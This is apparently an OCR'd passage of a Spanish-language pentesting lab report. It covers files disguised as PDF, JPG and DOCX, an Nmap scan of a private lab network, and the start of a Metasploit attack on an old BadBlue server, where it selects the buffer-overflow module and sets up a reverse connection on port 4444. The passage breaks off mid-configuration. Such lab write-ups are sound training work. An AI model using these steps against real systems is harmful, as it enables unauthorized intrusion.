


Ilustración 64 Evidencias y logs

Se comparan las propiedades del **PDF original** y el **PDF camuflado**, destacando un aumento significativo en el tamaño del archivo camuflado y el tamaño tiene la original tiene **l3,43mb (3.597.675bytes)** y la de **camuflado** tiene **29,3 mb (30,768,955 bytes)**




Ilustración 65 Evidencias y logs

Se comparan las propiedades del JPG original y el JPG camuflado, observando el considerable aumento de tamaño en el archivo camuflado.




Ilustración 66 Evidencias y logs

Se comparan las propiedades de un archivo **DOCX** antes y después del camuflaje, verificando el atributo de **Solo lectura** y el cambio de tamaño.




Ilustración 67 Evidencias y logs

Se selecciona el programa para **abrir el archivo DOCX**, eligiendo **Adobe Reader 8.0** para probar el camuflaje con un tipo de archivo diferente.




Ilustración 68 Evidencias y logs

Se comprueban nuevamente las propiedades del **archivo DOCX**, confirmando el cambio de tamaño y el estado de **Solo lectura** aplicado.




Ilustración 69 Evidencias y logs

Vista final del escritorio con los archivos camuflados (JPG, PDF, DOCX), simulando ser archivos normales, listos para la siguiente etapa del informe

Ilustración 70 Evidencias y logs

Por último se debe agregar un programa para crear un




Ilustración 71 Evidencias y logs

Ilustración 72 Evidencias y logs




Ilustración 73 Evidencias y logs

12 SEGUNDO CAPITULO

13 ERRORES

13.1 EXPLOTAR BADBLUE

13.2 Escaneo de Red (Nmap)

Comando: nmap -sV 192.168.23.0/24 (escaneo de servicio) y nmap -sS -Pn 192.168.23.0/24 (escaneo *Stealth* sin *ping*).

Resultados de *Hosts* Identificados:

- **192.168.23.1:** *Host* activo con los puertos **135/tcp** (msrpc - Microsoft Windows RPC) y **445/tcp** (microsoft-ds) abiertos. Sistema Operativo identificado como **Windows**.
- **192.168.23.2:** *Host* activo, pero con 1000 puertos cerrados. Identificado como máquina virtual (Oracle VirtualBox).
- **192.168.23.3:** *Host* activo con el puerto **3389/tcp** abierto (ms-wbt-server - Microsoft Terminal Services). Identificado como máquina virtual (Oracle VirtualBox).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.23.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 21:34 EDT
Nmap scan report for 192.168.23.1
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
445/tcp open  microsoft-ds?
MAC Address: 52:55:C0:A8:17:01 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.23.2
Host is up (0.00030s latency).
All 1000 scanned ports on 192.168.23.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:AA:64:B4 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 192.168.23.3
Host is up (0.0019s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

Ilustración 74 Nmap -sV




Ilustración 75 Nmap -sS -Pn


13.3 Servidor BadBlue

Una de las imágenes muestra una ventana del navegador Internet Explorer en un sistema operativo Windows XP, accediendo a una interfaz web.

- **Identificación:** El título de la página es **"BadBlue: the file-sharing web server anyone can use"**.

- **Objetivo de la Explotación (Implícito):** Aunque no aparece en los primeros escaneos, la configuración posterior de Metasploit confirma

que el *host* objetivo es **192.168.23.5**, que está ejecutando el servicio BadBlue.



13.4 Explotación con Metasploit

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Se selecciona el módulo exploit/windows/http/badblue_ext_overflow. Este módulo está diseñado para aprovechar un desbordamiento de búfer (buffer overflow) específico en la extensión HTTP del servidor BadBlue.

```
msf > search badblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank   Chec
k  Description
   -  ----                                      ---------------  ----   ----
-  -----------
   0  exploit/windows/http/badblue_ext_overflow  2003-04-20       great  Yes
   BadBlue 2.5 EXT.dll Buffer Overflow
   1  exploit/windows/http/badblue_passthru      2007-12-10       great  No
   BadBlue 2.72b PassThru Buffer Overflow
   2    \_ target: BadBlue EE 2.7 Universal      .                .      .
   .
   3    \_ target: BadBlue 2.72b Universal       .                .      .
   .


Interact with a module by name or index. For example info 3, use 3 or use exp
loit/windows/http/badblue_passthru
After interacting with a module you can manually set a TARGET with set TARGET
 'BadBlue 2.72b Universal'
```

Configuración de Opciones (options):

- **RHOSTS (Host Objetivo Remoto):** Se establece la IP del servidor BadBlue, que es 192.168.23.5.
- **RPORT (Puerto Remoto):** Se usa el puerto HTTP por defecto, 80.
- **LHOST (Host de Escucha Local - Atacante):** Se establece la IP de la máquina Kali (atacante), que es 192.168.23.4.
- **LPORT (Puerto de Escucha Local):** Se configura el puerto 4444 para recibir la conexión inversa (*reverse connection*).

```
msf exploit(windows/http/badblue_ext_overflow) > options

Module options (exploit/windows/http/badblue_ext_overflow):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]. Supported
                                       proxies: sapni, socks4, socks5, http
                                       , socks5h
